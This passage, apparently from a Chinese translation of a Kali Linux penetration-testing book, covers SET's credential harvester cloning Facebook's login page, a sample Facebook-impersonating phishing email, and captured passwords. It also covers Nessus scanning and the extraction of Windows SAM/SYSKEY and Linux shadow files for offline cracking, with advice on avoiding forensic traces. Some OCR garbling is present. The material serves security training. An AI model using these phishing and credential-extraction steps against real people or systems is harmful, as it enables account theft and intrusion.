
在你克隆了网站并将监听端口配置好后，SET会开始等待连接，如下面的截图所示：

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilitie
T
[-] to harvest credentials or parameters from a website as well as place
a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
Tabnabbing:10.0.1.235ress for the POST back in Harvester/T
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
k.comebattack> Enter the url to clone:https://www/faceboo

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

下一步是将用户引导到假冒的站点上。常用的办法是发送一封假冒的电子邮件，也就是所谓的钓鱼电邮。SET可以帮你自动化实现，但在这个例子中，我们打算手动操作。下面这个例子显示了一个链接到我们克隆的Facebook站点的假冒电邮。当用户点击链接**www.facebook.com**时，他会被引导到我们假冒的位于facebook.secmob.net的网站。



Facebook <wwt.secmob@gmail.com>　May 29, 2013 4:42 PM
To: Aamir Lakhani <Aamir.Lakhani@wwt.com>
Facebook Security　Sent Mail

Dear Facebook user,

In an effort to make you online experience safer and more enjoyable, Facebook will be implementing a new login system that will affect all Facebook users. These changes will offer new features and increased account security.

Before you are able to use the new login system, you will be required to update your account.

Please click on the link below to update your account online now

www.facebook.com

https://facebook.secmob.net/


If you have any questions, reference out New User guide.

Thanks,

The Facebook Team

Facebook will never ask you for your password in an email or Facebook message. Learn more about how to keep your account secure.

在下面的截图中你可以看到我们克隆的Facebook很逼真，但URL并不是真的Facebook的URL。这个攻击假设受害者并未注意到URL的细微差异。这也是为什么真实的钓鱼攻击都使用跟真实站点类似的域名。



当受害者在假冒网站上输入他的或她的名字时，SET会将用户重定向跳转到真实的站点。大多数情况下，用户会在真实站点再次输入他们的密码并登入网站，而不会意识到他们已经被攻击了。在运行SET的Kali Linux上，你能看到密码被截获了。

```
[*] WE GOT A HIT! Printing the output:
PARAM: UserName=Ladi
POSSIBLE PASSWORD FIELD FOUND: UserPassword=IloveToDance
PARAM: target=%2f
PARAM: Log+On.x=59
PARAM: Log+On.y=10
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

除了实时日志，SET还会生成一份该事件的报告，这样攻击者之后就能使用窃取的凭据了。



在使用如SET这样的工具攻击客户端时，渗透测试人员一定要对客户端的行为进行了解。一种很有效的办法就是使用代理服务器来检查和拦截Web请求。

在第6章中，我们会深入介绍代理服务器。但目前，我们还是需要先简单了解一下，在使用像SET这样的工具进行Web攻击时，如何检查客户端的工作方式。

4.3 MITM 代理服务器

MITM Proxy是渗透测试人员用来检查客户端漏洞的一款优秀工具。它允许管理员检查HTTPS的连接，暂停，检查和回复请求，甚至还允许管理员替换来自某个Web服务器的请求或响应。

MITM Proxy有利于渗透测试人员快速检查攻击，摸清有哪些请求或响应是来自或发往该Web浏览器的。如果想启动MITM Proxy，浏览**Kali** > **Sniffing/Spoofing** > **Web Sniffers**，选择**mitmproxy**即可。

> 我们建议在搭建SET攻击和分析攻击行为时使用MITM Proxy，在测试环境中最好同时运行SET和MITM Proxy。

MITM代理服务器搭建好后，你需要将客户端Web浏览器指向你的Kali服务器。MITM会显示客户端一边发生的Web请求记录，如下面的截图所示：

```
GET https://github.com/
    ←200 text/html 5.52kB
GET https://a248.e.akamai.net/assets.github.com/stylesheets/bundles/github2-24f59e3ded11f2a
    1c7ef9ee730882bd8d550cfb8.css
    ←200 text/css 28.27kB
GET https://a248.e.akamai.net/assets.github.com/images/modules/header/logov7@4x-hover.png?1
    324325424
    ←200 image/png 6.01kB
GET https://a248.e.akamai.net/assets.github.com/javascripts/bundles/jquery-b2ca07cb3c906cec
    cfd58811b430b8bc25245926.js
    ←200 application/x-javascript 32.59kB
↻ GET https://a248.e.akamai.net/assets.github.com/stylesheets/bundles/github-cb564c47c51a14
      af1ae265d7ebab59c4e78b92cb.css
      ←200 text/css 37.09kB
GET https://a248.e.akamai.net/assets.github.com/images/modules/home/logos/facebook.png?1324
    526958
    ←200 image/png 5.55kB
```

它会将客户端发生的所有浏览器活动都记录到日志中。尽管在典型的Web渗透测试中，MITM Proxy并不是主要的组件，但是在SET投入实际应用前，对SET进行设置和测试时，MITM Proxy是一个绝妙的工具。在后面的章节中，我们还会检验其他类型的代理服务器。不过，渗透测试人员偏爱MITM代理服务器的原因很简单，因为用它测试攻击工具很方便，只需要将工具直接连接到Kali Linux上即可。

4.4　主机扫描

访问主机系统的一个常见方式是找出并利用操作系统的漏洞，以便之后安装应用或其他程序。如**Nessus**之类的工具可以自动检测系统中是否含有已知的公开漏洞。本节将介绍如何安装Nessus，并针对某个目标系统执行Nessus。通过Nessus找出漏洞之后，可以使用我们在第3章中介绍过的漏洞利用工具，对这些漏洞加以利用。

使用Nessus进行主机扫描

Kali并没有预装Nessus。要使用Nessus，你需要先从**Tenable**公司获得一个注册码。Tenable提供了一个家庭版订阅选项，但它会限制你最多只能扫描16个IP地址。如果你要扫描更多的IP，那么必须从Tenable购买专业版订阅。

1. 在Kali上安装Nessus

Nessus家庭版订阅仅能用于非商业的个人用途。如果你要在商业环境中使用Nessus，你必须购买Nessus专业版订阅（Nessus Professional Feed）。要获得Nessus的激活码，你可以访问http://www.tenable.com/products/nessus/nessus-homefeed。

由于Kali中没有预装Nessus，所以你需要自己去下载并安装。需要注意的是，Nessus并没有Kali Linux专版，但针对Debian 6.0适配的那个版本也能在Kali Linux上使用。

(1) 下载Nessus的Debian安装包。访问http://www.tenable.com/products/nessus/select-your-operating-system，下载Nessus的Debian-64位版本。



> 在下载Nessus时，你可以将它复制到/tmp目录中。如果你是在其他目录输入这些命令，你可能需要调整具体的命令。

(2) 跳到下载Nessus的目录，调用如下命令最终它会生成一个etc目录和一个opt目录。

```
ar vx Nessus-5.2.1-debian6*

tar -xzvf data.tar.gz

tar -xzvf control.tar.gz

ar vx Nessus-5.2.1-debian6*

tar -xzvf data.tar.gz

tar -xzvf control.tar.gz
```

(3) 将/tmp/opt中的nessus目录复制到/opt目录；然后就当/opt目录不存在。调用如下的命令：

```
mkdir /opt #它可能会显示一个错误，说/opt目录已经存在；那就跳到下一条命令

cp -Rf /<安装目录>/opt/nessus /opt

cp -Rf /<安装目录>/etc/init.d/nessus* /etc/init.d
```

```
root@kali:/Nessus1# cp -Rf /Nessus1/opt/nessus/ /opt/
root@kali:/Nessus1# cp -Rf /Nessus1/etc/init.d/nessus* /etc/init.d
root@kali:/Nessus1# /etc/init.d/nessusd start
$Starting Nessus : .
root@kali:/Nessus1#
```

(4) 你可以删除/tmp目录中下载的Nessus的内容。


(5) 要启动Nessus工具，调用如下命令：

```
/etc/init.d/nessusd start
```


(6) 登录到Nessus的管理界面。打开浏览器，跳转到https://127.0.0.1:8834。

2. 使用Nessus

第一次登录Nessus时，它会弹出一些问候语，然后弹出一个SSL警告，说明你正在连接一个使用自签名证书的站点。在跳过一些浅显易懂的页面后，它会要求你输入激活码，并下载最新插件。



你还要设置一个用户名和密码，用于管理Nessus应用。下面的截图显示的是设置账户以及注册后Tenable发来激活码的过程：




egistration

ew vulnerabilities is discovered and released into the public domain, Tenable's research staff
gins") that enable Nessus to detect their presence. The plugins contain vulnerability
m to test for the presence of the security issue, and a set of remediation actions. To use
ubscribe to a "Plugin Feed" to obtain an Activation Code.

ctivation Code

Activation Code:

插件的初始化下载需要一些时间，请耐心等待。



在完成所有更新的下载和初始化后，它会显示登录界面。请用你在初始化安装阶段设置的用户名和密码登录。

Nessus® vulnerability scanner

Username

Password

Sign In To Continue

Looking for the older Flash interface?

tenable network security

4

如果想要开始扫描，那么点击上方横栏的**Scan**标签，选择**New Scan**。它会提示你输入目标的详细信息，还会问你想要选择哪个模板。Nessus有一些内置模板。在本例中，我们选用了外部网络扫描。



如果界面上没有**Scan**标签，你也可以选择**Scan Templates**和**New Scan**来创建新扫描。

New Scan

Scan Title　CloudCentrics

Scan Type　Run Now


Scan Policy　External Network Scan

Scan Targets　www.cloudcentrics.com


Upload Targets　Choose File　No file chosen

Create Scan　Cancel

在选择**Create Scan**后，扫描会在计划时间启动。默认是立即运行，所以在大多数情况下，扫描会立即运行。



在扫描完成后，结果可以通过点击**Results**标签查看。它会为管理员提供一份Nessus发现的漏洞的报告。



我们可以检查完成的扫描，以及到目前为止所有活动扫描收集的结果，如下图所示：

Results Title	Last Updated	Status
Internal_web	May 09, 2013 00:13:23	Completed
securityblogger.com	May 09, 2013 00:12:20	Running
CloudCentrics	May 09, 2013 00:04:44	Running

作为渗透测试人员，你应该着重注意漏洞。你可以在Metasploit框架中搜索通过Microsoft的补丁或漏洞引用码找出的漏洞，以便能在目标主机上利用这些漏洞。有关如何使用Metasploit的更多信息可参考第3章的内容。


Vulnerability Summary

Severity	Vulnerability	Family	Count
critical	MS04-022: Microsoft Windows Task Scheduler Remote Overflow	Windows	1
critical	MS05-027: Vulnerability in SMB Could Allow Remote Code Execu...	Windows	1
critical	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code	Windows	1
critical	MS08-067: Microsoft Windows Server Service Crafted RPC	Windows	1
critical	MS03-026: Microsoft RPC Interface Buffer Overrun (823980) (u...	Windows	1
critical	MS03-039: Microsoft RPC Interface Buffer Overrun (824146) (u...	Windows	1
critical	MS04-007: ASN.1 Vulnerability Could Allow Code Execution (82...	Windows	1
critical	MS04-011: Security Update for Microsoft Windows (835732)	Windows	1
critical	MS04-012: Cumulative Update for Microsoft RPC/DCOM (828741)	Windows	1
critical	MS06-040: Vulnerability in Server Service Could Allow Remote...	Windows	1
critical	MS05-043: Vulnerability in Printer Spooler Service Could All...	Windows	1
high	MS06-035: Vulnerability in Server Service Could Allow Remote...	Windows	1
high	MS02-045: Microsoft Windows SMB Protocol	Windows	1
medium	MS05-007: Vulnerability in Windows Could Allow Information D...	Windows	1
medium	Microsoft Windows SMB NULL Session Authentication	Windows	1
medium	SMB Signing Disabled	Misc.	1

前面的例子显示了一些极其危险的漏洞（不用担心，我们稍后会给这些系统打补丁的）。所有这些漏洞都可以使用Metasploit或其他攻击工具来加以利用。要了解如何通过Nessus找到的漏洞

来进行漏洞利用，你可以参考第3章中介绍的Metasploit。

Nessus提供了一些导出找到的漏洞详细信息的选项。你可以将结果导出为HTML、CSV、PDF和许多其他常见文件类型。要导出结果，你可以先到**Results**部分，选择一个已经完成的扫描。左侧的第三个标签提供了导出扫描的选项，如下面的截图所示：



4.5　获取和破解用户密码

根据定义，密码破解是指从计算机系统中存储或传送的数据中还原密码。密码是用来加固各种类型系统的安全，我们在第3章中介绍攻击Web服务器时提到过。

主机系统通常是Windows系统或基于Linux的系统，在存储和保护用户密码方面有自己独特的方式。本节将会着重介绍如何破解主机系统上的密码文件。我们之所以在本书中介绍这部分内容，是因为主机系统是Web应用常见的一种授权客户端。侵入客户端也就意味着开一个门来访问目标Web应用。

获取用户密码最简单的方式是通过社会工程。如前面所介绍的那样，黑客可以将自己伪装成已授权的个体来获取密码或是获取用户创建密码的线索。举个例子，如果知道所有密码都必须是6~10个字符、必须以大写字母开头并以数字结尾这样的规则，那么黑客破解密码所需要做的尝试就会大大减少。（Kali提供了一个名为**Crunch**的工具来生成用于这类攻击的密码列表，极其简便。）

聪明的渗透测试人员应该通过第2章中介绍的侦察技术来找出系统类型、可能的密码规则、参与管理系统的人员以及其他能够帮助缩减破解密码范围的信息。

黑客破解密码一般都是有几种固定方式。我们列在了下面。

- **猜测（Guess）** 通常用收集到的有关目标的信息来进行人工猜测。
- **字典攻击（Dictionary attack）** 使用自动化攻击，利用字典中所有可能的单词进行尝试。
- **暴力破解（Brute-force）** 使用所有可能的字符组合来试。
- **混合方式（Hybrid）** 混合使用字典攻击和暴力破解。

密码必须存储起来，这样系统才能验证用户的身份和访问权限。但系统一般不会将密码以普通文本文件的形式存储，原因显而易见。大多数系统都不会将加密当做保护密码的唯一方式，因为还要一个密文来还原，这样就会在保护加密文件上表现出一定的缺点。

散列化处理（hashing）会将密文或密码转换成完全不同的值（一般是用算术运算）。散列化处理是不可逆的，并且会针对输入的同一个密文生成同样的散列，也就是说散列可以被存储，并用于针对输入的密码来进行身份验证。修改其中某个因子，比如将某个字母大写或是增加一个空格，都会导致生成完全不同的散列。

散列也能像密码一样被暴力破解，如果你知道生成散列的公式的话。许多密码破解工具如John the Ripper都能对散列进行检测，并用自动生成的散列输出来对所有散列的输出组合进行暴力破解攻击。只要找到了匹配的散列，John the Ripper就会打印出生成匹配的散列的普通文本密码。

彩虹表（Rainbow Table）是常见散列算法的共同敌人。彩虹表是与计算好的所有散列输出的数据库，可以用来通过搜索来找出散列输出。如www.freerainbowtables.com之类的网站会提供针对流行的散列算法的各种版本，如在许多Windows系统中使用的MD5。Kali还提供了如**RainbowCrack**之类的应用来自动生成彩虹表。

对散列进行加盐处理会通过增加定制的比特位来将散列的输出变成在常见彩虹表中无法找到的散列。不幸的是，许多系统如Windows并未使用散列加盐的方式。

Windows密码

Windows是世界范围内商业领域使用最广泛的操作系统。在保护密码方面，微软一直不太靠谱。虽然现在微软的产品已经比早期版本安全多了，不过，它们仍然可以被Kali中提供的很多攻击攻陷。

Windows是将密码都存储到*系统账户管理*（SAM，System Account Management）注册文件中。偶有例外，会使用*活动目录*（Active）。活动目录是另外一种身份认证系统，它会将密码保存到LDAP数据库中。SAM文件位于C:\<*系统根目录*>\sys32\config中。

SAM文件会利用LM或NTLM散列将密码保存成散列格式，这样文件能够更安全。在Windows运行时，SAM文件不能被移动或复制。但SAM文件可以被转存，也就是说密码的那些散列能够被移动到离线环境，进而用暴力破解工具里破解。黑客也可以通过启动另外一个操作系统、挂载

C:\盘、在硬盘上或是光驱/软盘上启动Linux发行版（如Kali）等方式来获取SAM文件。

有个常见的能找到SAM文件的位置是C:\<系统根目录>\repair目录。默认系统会创建备份用的那份SAM文件，并且通常不会被系统管理员删除。这个备份文件并没有受到任何保护，不过是经过压缩处理的；也就是说，必须先解压文件才能获取散列文件。你可以用expand工具来解压文件，命令格式是`expand [文件名] [目标位置]`。这里有个将这个压缩的SAM文件展开成解压后的SAM文件的例子：

```
C:\> expand SAM uncompressedSAM
```

为了应对离线破解的威胁，微软的Windows 2000系统和更新的系统添加了一个`SYSKEY`工具。`SYSKEY`工具会将SAM文件中散列化处理的密码用128位的加密密钥来加密，每个不同的安装中这个密钥也不同。

能够物理访问Windows系统的攻击者可以通过以下途径获得`SYSKEY`（也称为启动密钥）：

(1) 启动另一个操作系统（比如Kali）；
(2) 窃走SAM和SYSTEM文件的老巢（C:\\sys32\config）；
(3) 通过`bkreg`和`bkhive`从SYSTEM目录恢复启动密钥；
(4) 转存那些密码的散列；
(5) 用如John the Ripper一类的工具离线破解。



如果访问了Windows中的文件，你会修改MAC（Modify/Access/Create，修改/访问/创建[1]）信息。Windows会利用这些信息来记录你的痕迹。为了避免留下取证的证据，我们建议你先复制目标主机系统，然后再发起攻击。

1. 挂载Windows

有很多工具可以用来获取Windows中的SAM和SYSKEY文件。提取这些文件的一个方式是挂载目标系统的Windows系统，这样其他工具就可以访问这些文件，而Windows却没在运行。

第一步是使用`fdisk -l`命令来找出系统中的分区。你必须找出Windows和分区类型。`fdisk`输出会显示一个NTFS分区，如下所示：

```
Device Boot Start End Blocks Id System
/dev/hdb1* 1 2432 19535008+ 86 NTFS
/dev/hdb2 2433 2554 979965 82 Linux swap/Solaris
/dev/hdb3 2555 6202 29302560 83 Linux
```

你可以用命令`mkdir /mnt/windows`来创建一个挂载点。

① 此处作者原文为“modify, access and change”，但这个解释是*nix系列系统的解释。Windows上一般会将MAC理解为“modify, access and create”。——译者注

然后用下面例子中的命令来挂载Windows系统：

```
mount -t <Windows类型> <Windows分区> /mnt/windows
```

```
ot@kali:~# mkdir /mnt/windows
ot@kali:~# mount -t ntfs-3g /dev/hdb1/mnt/windows
```

现在目标的Windows系统已经成功挂载，你可以将SAM文件和SYSTEM文件用下面的命令复制到攻击目录中：

```
cp SAM SYSTEM /pentest/passwords/AttackDirectory
```

还有一些工具可以用来转存SAM文件。**PwDump**和**Cain and Abel**只是其中的两个。Kali还提供了`samdump`工具，在4.6.3节中我们会再做介绍。

> 你需要恢复Bootkey和SAM文件。Bootkey文件是用来访问SAM文件的。用来访问SAM文件的工具要用到Bootkey文件。

`bkreg`和`bkhive`是用来获取Bootkey文件的常见工具，如下面的截图所示。

```
root@kali:~# bkhive /win/WINDOWS/system32/config/system key.txt
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : $$:
Default ControlSet: 002
Bootkey:                        9e55eb2
```


2. Linux密码

Linux主机系统并不像Windows一样常见，获取ROOT访问权限面临的难度也有所不同。如果启用了自动登录，许多系统可能会将密码以明文的形式存储，比如用于Telnet和FTP的.netrc文件。对于多数攻击，你需要提取passwd和shadow文件。它们通常位于/etc/passwd和/etc/shadow。

shadow文件只有ROOT用户可读，通常以MD5散列的方式储存。shadow文件要比Windows的SAM文件更难获取。一般获取shadow文件都是通过引导加载程序，如grub。

破解Linux的密码跟破解其他系统如Windows的密码基本类似。许多混合型自动破解程序，如John the Ripper，可以识别散列的类型，并用正确的字典暴力破解shadow文件中的密码。

4.6 Kali 中的密码破解工具

Kali提供了各种各样的工具来绕过密码安全。密码破解工具可以在**Password Attacks**中找到，

具体分为离线破解工具和在线破解工具两大类。本节将会着重介绍在Web应用渗透测试中危害主机系统的工具。Kali中也有其他一些工具，比如用来破解无线协议密码的工具，不过，本书不会涉及这些。



John the Ripper命令行和Hydra工具在第3章中已经做过介绍。

4.6.1　Johnny

Johnny是流行的John the Ripper密码破解工具的一个图形化界面。我们在第3章中介绍了传统的John the Ripper命令行版本。跟命令行版本类似，Johnny有若干个引擎，这样它就能破解不同类型的密码，包括加密过的密码和散列化处理过的密码。Johnny能够自动检测大多数散列化的密码和加密过的密码，这点使得这个过程对渗透测试人员来说更简单。攻击者都喜欢这个工具，因为它的可定制性非常强，能以各种方式定制，以便加快破解密码的速度。



